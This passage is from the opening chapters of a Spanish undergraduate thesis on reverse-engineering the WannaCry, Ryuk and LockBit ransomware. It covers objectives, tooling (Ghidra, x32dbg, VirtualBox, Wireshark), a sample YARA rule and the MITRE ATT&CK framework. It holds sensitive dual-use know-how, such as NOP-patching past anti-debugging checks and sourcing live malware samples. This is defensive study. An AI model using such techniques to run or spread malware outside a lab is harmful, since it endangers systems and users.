


Figura 1.11: Cantidad promedio del rescate según familia de ransomware (Q2 2019)

Debido a las constantes amenazas del malware, es importante contar con herramientas de análisis que permitan revisar su comportamiento interno, para así anticiparse a técnicas de evasión similares en las soluciones de seguridad actuales. Por ello, la ingeniería inversa es una herramienta clave en el análisis en profundidad de malware sofisticado, como es el ransomware, ya que permite estudiar las vulnerabilidades explotadas, para fortificar los sistemas con el conocimiento adquirido, y extraer características o patrones, para desarrollar reglas de detección personalizadas, como pueden ser las reglas YARA. También, las firmas que se obtienen se utilizan para las bases de inteligencia, en las que se basan las soluciones modernas de seguridad como los sistemas EDR (**Endpoint Detection and Response**) o XDR (**Extended Detection and Response**), que son dos soluciones de seguridad enfocadas en la detección y respuesta a amenazas, pero con diferentes alcances, ya que los EDR protegen los puntos finales, como ordenadores y servidores, mientras que los XDR defienden capas adicionales de la infraestructura, como los dispositivos de red, cargas de trabajo en la nube y aplicaciones. Además, el análisis de malware se complementa frecuentemente con el uso de marcos conceptuales como **MITRE ATT&CK** o la **Cyber Kill Chain**, que clasifican las fases de un ataque junto a sus técnicas en cada etapa.

Aparte de la importancia de la ingeniería inversa en el análisis de malware, también se utiliza para la auditoría de software en términos de calidad, localización de errores, comprensión de ejecutables y el desarrollo de parches no oficiales sin tener acceso al código fuente.

## 1.2. Motivación

La ciberseguridad es un campo que desde hace años ha despertado siempre mi interés debido a su complejidad técnica, su constante evolución y la necesidad de dominar múltiples disciplinas. Se trata de un campo donde la mejora continua es indispensable y donde confluyen actividades tan exigentes como competitivas, como son los Capture The Flag (CTF), programas de bug bounty, certificaciones profesionales o el análisis forense.

Dentro de este amplio espectro, la ingeniería inversa de malware representa una de las ramas más desafiantes y exigentes de la ciberseguridad. El hecho de analizar malware implica enfrentarse a código complejo, cuidadosamente diseñado para ocultar su funcionamiento, y que a menudo hace uso de técnicas desconocidas o de vulnerabilidades de día cero. Afrontar este tipo de análisis requiere conocimientos de bajo nivel, pensamiento crítico y habilidades técnicas avanzadas. Aun así, considero que es una disciplina clave, ya que permite entender el comportamiento real de las amenazas, automatización de ataques, persistencia del malware y los mecanismos que utilizan para evadir los sistemas de defensa actuales.

Con este trabajo, mi intención es adquirir una visión completa y detallada del ciclo de vida de una amenaza, comprender las técnicas modernas de evasión utilizadas por los ciberdelincuentes, y desarrollar la capacidad de replicar y descomponer estas amenazas de forma controlada. Para ello, aprovecharé tanto mis conocimientos previos de programación como la base ligera en lenguaje ensamblador vista durante la carrera, combinándolos con herramientas propias del análisis forense y del threat hunting.

Este proyecto representa un punto de partida en mi desarrollo profesional para abordar con mayor preparación y confianza futuras certificaciones profesionales como OSED y OSEE de Offensive Security, centradas en explotación binaria avanzada, y la GREM (GIAC Reverse Engineering Malware), una de las más reconocidas en ingeniería inversa de

malware. Elegir un reto tan ambicioso como analizar ransomware reales y representativos, en lugar de resolver pequeños retos como crackmes o binarios simplificados disponibles en plataformas como challenges.re o crackmes.one, me obliga a adoptar un enfoque más riguroso y profesional, y a desarrollar una actitud autodidacta que es esencial en este sector.

En definitiva, he elegido este tema por su dificultad, relevancia y por la enorme oportunidad que representa a nivel personal y profesional. Me permitirá consolidar conocimientos técnicos, profundizar en aspectos avanzados de la ciberseguridad y prepararme para los siguientes pasos en mi carrera en un entorno que exige independencia, resiliencia y pasión por aprender.

## 1.3. Objetivos

### 1.3.1. Objetivo principal

El propósito principal de este trabajo es diseccionar tres muestras representativas de *ransomware*: *WannaCry*, *Ryuk* y *Lockbit*, correspondientes a tres etapas distintas en la evolución del *malware* (antiguo, intermedio y actual). A través del análisis estático y dinámico de cada uno de estas familias de ransomware, se pretende comprender su funcionamiento interno, identificando las técnicas de evasión empleadas y obteniendo una visión global de su comportamiento y complejidad. Para ello, se construirá un entorno controlado que permitirá realizar la experimentación segura y reproducible, utilizando herramientas propias de la ingeniería inversa y el análisis forense, apostando por el uso de modelos abiertos y libres de costes, con el objetivo de garantizar la accesibilidad universal y evitar la dependencia de soluciones comerciales. Este enfoque, además, fomenta el apoyo de la comunidad del código abierto, lo cual contribuye a que perduren y evolucionen continuamente este tipo de proyectos a lo largo del tiempo.

### 1.3.2. Objetivos específicos

- Estudiar el impacto, evolución y complejidad del *malware*, centrándose en la variante *ransomware* por su prevalencia y efectos destructivos.
- Desarrollar un entorno de laboratorio controlado, basado en máquinas virtuales, que permita la ejecución y análisis de muestras maliciosas de forma segura.
- Realizar un análisis estático detallado, utilizando herramientas que desensamblen y decompilen el código binario de las muestras de *malware*. Además, emplear programas auxiliares que midan la entropía del ejecutable, detecten empaquetadores y extraigan recursos embebidos. Si es necesario, desarrollar scripts adicionales que sirvan de apoyo en el análisis estático.
- Realizar un análisis dinámico detallado de las muestras, que complemente el análisis estático, mediante la ejecución controlada del *malware* con depuradores y herramientas adicionales que permitan monitorizar la actividad del sistema, las conexiones de red y el comportamiento del código en tiempo de ejecución.
- Identificar y clasificar las técnicas de evasión utilizadas por cada muestra, comparando su complejidad y nivel de sofisticación.

- Representar gráficamente el flujo de funcionamiento de cada *malware* utilizando diagramas de flujo y su marco *MITRE ATT&CK framework*.
- Elaborar reglas *YARA* específicas para cada muestra que permitan su detección.
- Comparar las muestras seleccionadas desde un enfoque evolutivo, destacando el avance en las técnicas de evasión y su capacidad de evasión de las soluciones de seguridad.
- Aplicar conocimientos adquiridos durante la carrera en arquitectura de computadores, ensamblador y ciberseguridad, reforzando la formación práctica en un entorno profesional.
- Establecer una base en análisis forense e ingeniería inversa que sirva para abordar futuras certificaciones profesionales del sector, como OSED, OSEE y GREM.

## 1.4. Organización de la memoria

Esta memoria se estructura en seis capítulos, además del resumen inicial, referencias y anexos. Las secciones que conforman esta memoria son las siguientes.

- **Resumen:** Se expone de forma concisa la finalidad del proyecto de analizar técnicamente distintas familias de ransomware mediante técnicas de ingeniería inversa. Se describen las herramientas utilizadas y se establece cómo se documentarán los efectos, técnicas y comportamientos observados en cada muestra maliciosa.
- **Capítulo 1 – Introducción:** Se presentan los distintos tipos de malware y se expone la problemática del malware con datos relevantes sobre su impacto económico y social. Además, se incluye la motivación personal del autor, los objetivos generales y específicos del proyecto, y una descripción de la estructura de la memoria.
- **Capítulo 2 – Estado del arte:** Se definen los conceptos clave relacionados con la ingeniería inversa y su rol en el análisis de malware. Se detallan las herramientas y tecnologías utilizadas (Ghidra, x32dbg, VirtualBox, Wireshark, Detect-it-Easy, etc.). Además, se realiza una comparativa entre distintas herramientas y se justifica la elección de cada una.
- **Capítulo 3 – Planificación y especificación:** Se describen los requisitos funcionales y no funcionales del proyecto, la especificación del entorno de trabajo (hardware, sistema operativo, software), y la planificación temporal mediante diagramas de Gantt. Se incluyen además la estimación de costes, la gestión de riesgos y la viabilidad legal, económica y técnica.
- **Capítulo 4 – Casos de estudio:** Se realiza el análisis estático y dinámico de tres ransomware: WannaCry, Ryuk y Lockbit, con la elaboración de diagramas de flujo, reglas YARA, y la representación del patrón de ataque mediante el marco MITRE ATT&CK. También se elaboran scripts para replicar funcionalidades del malware y auxiliar con el análisis.

- **Capítulo 5 – Comparativa entre los casos de estudio:** Se presenta un resumen ejecutivo de cada ransomware con los puntos más importantes de los resultados obtenidos de la ingeniería inversa. Posteriormente, se realiza una comparativa evolutiva entre cada generación, centrada en las técnicas de evasión, su sofisticación, efectividad y complejidad en su implementación.
- **Capítulo 6 – Conclusiones:** Se recopilan las conclusiones generales del proyecto, la revisión de costes en base al tiempo empleado y se plantean posibles líneas de continuación del trabajo, incluyendo la preparación para certificaciones profesionales en análisis forense y explotación binaria.
- **Anexos:** Se recopila información técnica complementaria, como una introducción breve a ensamblador (x86, ARM).
- **Referencias:** Se incluye toda la bibliografía, artículos técnicos, documentación oficial y fuentes de consulta para el desarrollo del proyecto.

# Capítulo 2

## Estado del arte

### 2.1. Conceptos previos

Un código fuente escrito en cualquier lenguaje de programación pasa primero por un compilador, el cual convierte ese código a formato binario, que es lo que un ordenador interpreta realmente para ejecutar las instrucciones. Esta transformación puede representarse mediante la Figura 2.1.



Figura 2.1: Proceso de compilación

Entre el código fuente y el código binario generado existe un nivel intermedio que es el código ensamblador, un lenguaje de muy bajo nivel y que es directamente interpretable por el ordenador, ya que se traduce directamente a ceros y unos. Este lenguaje se consigue a partir del código binario mediante desensambladores, los cuales se encargan de traducir el ejecutable (código binario generado) a instrucciones en ensamblador, permitiendo observar de forma precisa sus instrucciones, que representan las instrucciones de bajo nivel de la CPU. La Figura 2.2 muestra el paso intermedio de ensamblador.




Figura 2.2: Nivel intermedio entre código fuente y código binario

La ingeniería inversa en el análisis de malware implica el uso de un conjunto de técnicas y herramientas para poder estudiar el funcionamiento interno de un malware. El proceso parte, de la obtención de una muestra, que puede descargarse desde portales especializados como *MalwareBazaar*, *MalShare* o *AnyRun*, los cuales proporcionan muestras reales clasificadas por familias, hashes o etiquetas.

Una vez que se obtiene una muestra, se utilizan herramientas complementarias para realizar un análisis previo automatizado del ejecutable para tener un contexto previo, como puede ser *Detect It Easy (DIE)*, que calcula el nivel de entropía de una muestra, indicando el grado de cifrado o compresión, además del empaquetador (*packer*) utilizado para su compilación, que es especialmente útil para saber en qué lenguaje de programación fue programado en base a firmas características de estos lenguajes. De esta manera se puede obtener una visión general de la muestra con la que se está tratando antes de comenzar con el análisis estático y dinámico del malware. En la figura 2.3 se puede observar la interfaz del programa de *DIE* con los componentes más importantes para realizar el análisis previo.




Figura 2.3: Componentes principales de Detect It Easy (DIE) con anotaciones

Posteriormente, una vez se obtiene la muestra y se realiza un estudio previo automatizado, se importa en herramientas de ingeniería inversa como *Ghidra* o *IDA Pro*, que decompilan el código ensamblador que desensamblan del binario de un ejecutable, facilitando una legibilidad mayor que la del ensamblador puro, ya que reconstruyen la lógica del programa y la muestran en un formato más cercano al código original en C, aunque

con ciertas limitaciones, ya que no es perfecto y puede requerir de la modificación manual de ciertas funciones incorrectamente descompiladas. En la figura 2.4 se puede observar la interfaz de *Ghidra* con los componentes más importantes para realizar un análisis dinámico.




Figura 2.4: Componentes principales de Ghidra con anotaciones

El primer punto de análisis habitual de un ejecutable es la función `entry` [7], que representa el punto de entrada del ejecutable. En programas desarrollados para Windows, esta función suele invocar al final de su ejecución la función `wWinMain` [8], que será el verdadero punto de inicio de la lógica del programa, y desde donde se invocan las principales funciones del programa.

Paralelamente al análisis estático, se realiza el análisis dinámico mediante depuradores como *x64dbg/x32dbg* o *OllyDbg*. Mediante la depuración de malware, se permite observar en tiempo real la ejecución del malware del código desensamblado, accediendo al contenido de los registros de la CPU (EAX, EBX, EIP, etc.) y a posiciones de memoria específicas. Al depurar, se pueden ejecutar instrucciones paso a paso (*step-into*, ejecutar paso a paso tomando como un único paso la invocación de una función para no depurarla (*step-over*) o continuar su ejecución (*run*) hasta un punto de interrupción (*breakpoint*) definido manualmente. Además, también se puede modificar registros o memoria para ejecutar lógica especial o ver cómo se comporta. Otras funcionalidades críticas son la posibilidad de modificar el puntero de la instrucción actual (EIP) y así reubicar el flujo de ejecución actual en otra parte del código, ya sea para evitar comprobaciones o técnicas de evasión. También, se pueden sustituir instrucciones o secciones con instrucciones vacías NOPs (*No Operation*) para anular, por ejemplo, técnicas de detección de virtualización o depuración, para así poder evadir secciones problemáticas que impidan el análisis posterior a estos puntos. En la figura 2.5 se puede observar la interfaz del depurador *x32dbg/x64dbg* con los componentes más importantes para realizar un análisis dinámico.




Figura 2.5: Componentes principales del depurador x32dbg/x64dbg con anotaciones

Además, se hace uso de herramientas auxiliares, entre las que se encuentran programas para extraer recursos del malware, monitorizar los procesos y servicios del sistema, sniffers para capturar y analizar intentos de conexión de red realizados por el malware y lectores de hexadecimal para revisar el binario de un archivo o secciones específicas.

Durante este proceso, se pueden desarrollar reglas de detección personalizadas con YARA, un lenguaje orientado a describir patrones o características observables en un archivo, estableciendo condiciones que tienen que cumplir para detectar una coincidencia. Un ejemplo básico de una regla YARA sería el del listado 2.1.

Listado 2.1: Regla YARA de ejemplo

```
rule Yara_prueba
{
    meta:
        author = "Victor Kravchuk Vorkevych"
    strings:
        $string1 = "sospechoso" wide ascii
        $string2 = { AA BB CC DD EE ?? ??}
    condition:
        all of them
}
```

En esta regla, la primera sección, `meta`, contiene metadatos que no afectan en la

detección, y cuyos campos pueden ser definidos libremente por el analista. Tras esto, en la sección **strings** se definen patrones a detectar como cadenas de texto ("sospechoso") o secuencias de bytes ({ AA BB CC ... }). Finalmente, en la sección **condition** se define la condición a cumplir, **all of them**, que indica que todos los patrones deben encontrarse en el archivo para que la regla se dispare.

Estas reglas permiten automatizar la detección de variantes de malware en motores y soluciones de seguridad avanzadas como los *EDR* (*Endpoint Detection and Response*) o *XDR* (*Extended Detection and Response*).

Dicho análisis también se apoya en marcos conceptuales como *MITRE ATT&CK* y la *Cyber Kill Chain*, los cuales ayudan a clasificar las técnicas empleadas por los atacantes a lo largo del ciclo de vida de un ataque.

El marco *MITRE ATT&CK* mapea las tácticas y técnicas utilizadas por los atacantes en fases o tácticas como: *Reconocimiento* (TA0043), *Desarrollo de recursos* (TA0042), *Acceso inicial* (TA0001), *Ejecución* (TA0002), *Persistencia* (TA0003), *Escalada de privilegios* (TA0004), *Evasión de defensa* (TA0005), *Acceso a credenciales* (TA0006), *Descubrimiento* (TA0007), *Movimiento lateral* (TA0008), *Recolección* (TA0009), *Comando y control* (TA0011), *Exfiltración* (TA0010), y *Impacto* (TA0040). Cada táctica cuenta con una serie de técnicas documentadas, que a su vez, algunas cuentan con subtécnicas para esclarecer aún más el patrón de ataque. Por ejemplo, si el atacante crease en el registro de Windows una clave para que ejecute automáticamente en cada inicio del sistema un script o programa malicioso, esta actividad se clasificaría en el marco *MITRE ATT&CK* bajo la táctica de *Persistencia* (TA0003), con la técnica *T1547 – Ejecución o inicio de sesión automático*, y en específico con la subtécnica *T1547.001 – Claves Run del registro*.

El marco *Cyber Kill Chain*, desarrollado por Lockheed Martin, define siete fases secuenciales en una intrusión: *Reconocimiento*, *Preparación*, *Distribución*, *Explotación*, *Instalación*, *Comando y control* y *Acciones sobre los objetivos*. Por ejemplo, si el malware se propaga por un documento PDF malicioso enviado por correo electrónico, esto caería dentro de la fase de *Distribución*.

Aunque ambos marcos son útiles para representar el flujo de un ataque, el marco *MITRE ATT&CK* es más utilizado y estándarizado por su detalle técnico, documentación de técnicas con casos prácticos y su uso en soluciones de seguridad *SIEM* (*Seguridad de la Información y Gestión de Eventos*) y *EDR/XDR*, mientras que la *Cyber Kill Chain* se utiliza para visualizar de forma genérica el flujo de ataque completo.

Adicionalmente, con *hashes* criptográficos (como *MD5*, *SHA-1*, *SHA-256*, etc.) se obtienen identificadores únicos para cada muestra basado en su contenido o en algún recurso extraído, para facilitar su rastreo, comparación y gestión en bases de datos de inteligencia de amenazas como *VirusTotal*, *Cisco Talos* o *AlienVault OTX*, ya que estos identificadores serán los mismos si la muestra o los recursos no son modificados. Estas plataformas intercambian información entre investigadores y mejoran significativamente la rapidez y precisión en la respuesta frente a nuevas variantes de malware.

Con esta disciplina, el análisis de malware no solamente identifica qué hace un malware, sino de qué forma lo hace, las vulnerabilidades que explota y cómo se propaga o comunica con otros sistemas. Por tanto, mediante la comprensión detallada del comportamiento del malware, se pueden desarrollar contramedidas efectivas, fortalecer herramientas de detección y mitigar el impacto de amenazas iguales o similares que puedan causar grandes daños, tanto a infraestructuras críticas, como a empresas o como a usuarios individuales.

## 2.2. Tecnologías

A lo largo del proyecto se utilizarán múltiples herramientas enfocadas al análisis estático y dinámico de malware, que han sido principalmente seleccionadas bajo la premisa de priorizar soluciones de código abierto o de distribución gratuita siempre que sea posible. Principalmente se prioriza el uso de tecnologías con amplio soporte de la comunidad, amplia documentación y recursos, y con funcionalidades relevantes para la ingeniería inversa.

### 2.2.1. Sistema operativo del anfitrión: Windows 10

Para el sistema operativo del equipo anfitrión se ha utilizado **Windows 10** principalmente por su comodidad y familiaridad. Esta elección no compromete la configuración del laboratorio ni el comportamiento de las muestras, ya que todo el análisis se realizará sobre máquinas virtuales completamente aisladas, para garantizar mayor seguridad en un entorno controlado, por lo que el entorno del anfitrión no afecta directamente al análisis de malware.

### 2.2.2. Virtualizador: VirtualBox

Para la virtualización con máquinas virtuales, se ha utilizado **VirtualBox**. Se trata de un hipervisor de tipo 2 que ofrece una virtualización sencilla y completamente gratuita al ser de código abierto. Este virtualizador se ha comparado con otras dos opciones populares, como **VMware Workstation** y **QEMU**, en la tabla 2.1.

Característica	VirtualBox	VMware Workstation	QEMU
Código abierto	✓	✗	✓
Soporte snapshots	✓	✓	✓
Configuración simple	✓	✓	✗
Amplia documentación	✓	✓	✗
Familiaridad	✓	✓	✗

Cuadro 2.1: Comparativa entre virtualizadores

Se ha elegido **VirtualBox** por ser una solución de código abierto, la familiaridad con la herramienta, con apoyo constante de la comunidad, y que, a diferencia de **QEMU**, que aunque también es de código abierto, presenta una curva de aprendizaje más elevada y menor cantidad de documentación específica para la resolución de problemas.

### 2.2.3. Sistema operativo del invitado: Windows 10

Para el laboratorio aislado con las herramientas de análisis y las muestras de malware en la máquina virtual se utiliza **Windows 10** como sistema operativo invitado. Esta elección se basa en que las muestras de ransomware **WannaCry**, **Ryuk** y **LockBit 3.0** fueron diseñadas para sistemas contemporáneos a esta versión, lo que garantiza una mayor compatibilidad y fiabilidad durante la ejecución. Utilizar el mismo sistema operativo en el que originalmente se propagaron estas familias de ransomware permite reproducir con mayor precisión su funcionalidad al completo.

## 2.2.4. Herramientas de ingeniería inversa: Ghidra

Para el análisis estático de las muestras de malware se ha optado por utilizar **Ghidra**, un framework de ingeniería inversa desarrollado y mantenido por la NSA (Agencia de Seguridad Nacional de EEUU). Esta herramienta permite desensamblar, decompilar, modificar y analizar ejecutables, destacando por su soporte multiplataforma en múltiples arquitecturas, y soporte de plugins y scripts. Esta solución se ha comparado con otras alternativas ampliamente utilizadas como **IDA Pro** y **Binary Ninja** como se puede ver en la tabla 2.2.

Características	Ghidra	IDA Pro	Binary Ninja
Código abierto	✓	✗	✗
Completamente gratuito	✓	✗	✗
Soporte para múltiples arquitecturas	✓	✓	✓
Decompilador incorporado	✓	✓	✓
Documentación y recursos comunitarios	✓	✓	✓
Soporte activo y mantenimiento continuo	✓	✓	✓

Cuadro 2.2: Comparativa entre herramientas de ingeniería inversa

Entre las opciones populares, se ha optado por **Ghidra** por ser de *código abierto*, desarrollo sostenido por una entidad gubernamental de renombre como la NSA, y una comunidad activa que facilita la creación de herramientas complementarias, resolución de problemas y múltiples recursos didácticos, además de ser completamente gratuito.

## 2.2.5. Depuradores: x64dbg / x32dbg

Para el análisis dinámico y depuración se ha utilizado **x64dbg/x32dbg**, una solución de código abierto ampliamente utilizado por la comunidad de ingeniería inversa. Esta herramienta permite depurar aplicaciones de 32 y 64 bits con puntos de interrupción para la ejecución controlada de código malicioso, y visualizar y modificar registros de la CPU y memoria del programa. Se ha comparado esta solución con **OllyDbg**, un depurador clásico de 32 bits, como se puede observar en la tabla 2.3.

Características	x64dbg/x32dbg	OllyDbg
Código abierto	✓	✗
Soporte 64 bits	✓	✗
Documentación y comunidad activa	✓	✓
Actualizaciones frecuentes	✓	✗
Interfaz gráfica moderna	✓	✗
Extensible mediante plugins	✓	✓

Cuadro 2.3: Comparativa entre depuradores

Se ha elegido **x64dbg/x32dbg** por ser una solución moderna, de código abierto, multiplataforma y con apoyo constante de la comunidad.

## 2.2.6. Explorador de procesos: Process Hacker

Para la inspección de procesos en ejecución, servicios y control de recursos del sistema, se ha utilizado **Process Hacker**. Esta herramienta destaca por el gran nivel de detalle y capacidades avanzadas como en la visualización de manejadores, librerías cargadas, permisos y tokens en uso. Esta solución se ha comparado frente a la alternativa propietaria de Microsoft, **Process Explorer** del conjunto de herramientas Sysinternals. En la tabla 2.4 se recoge una comparativa entre ambas herramientas.

Características	Process Hacker	Process Explorer
Código abierto	✓	✗
Gran nivel de detalle interno	✓	✗
Ánálisis de DLLs e inyecciones	✓	✓
Frecuencia de actualización	✓	✓

Cuadro 2.4: Comparativa entre exploradores de procesos

**Process Hacker** ha sido elegido por ofrecer más funcionalidades avanzadas de diagnóstico en los procesos y servicios, siendo además de código abierto.

## 2.2.7. Sniffer de red: Wireshark

Para el análisis de tráfico de red se ha utilizado **Wireshark**, el estándar por defecto en cuanto a sniffers. Se trata de una herramienta de código abierto, multiplataforma, con soporte para cientos de protocolos, filtros avanzados, decodificadores y visualización detallada de paquetes.

Actualmente no existe una alternativa que iguale su funcionalidad y usabilidad en entornos de análisis de malware y tráfico malicioso.

## 2.2.8. Identificador de empaquetadores y entropía: DIE

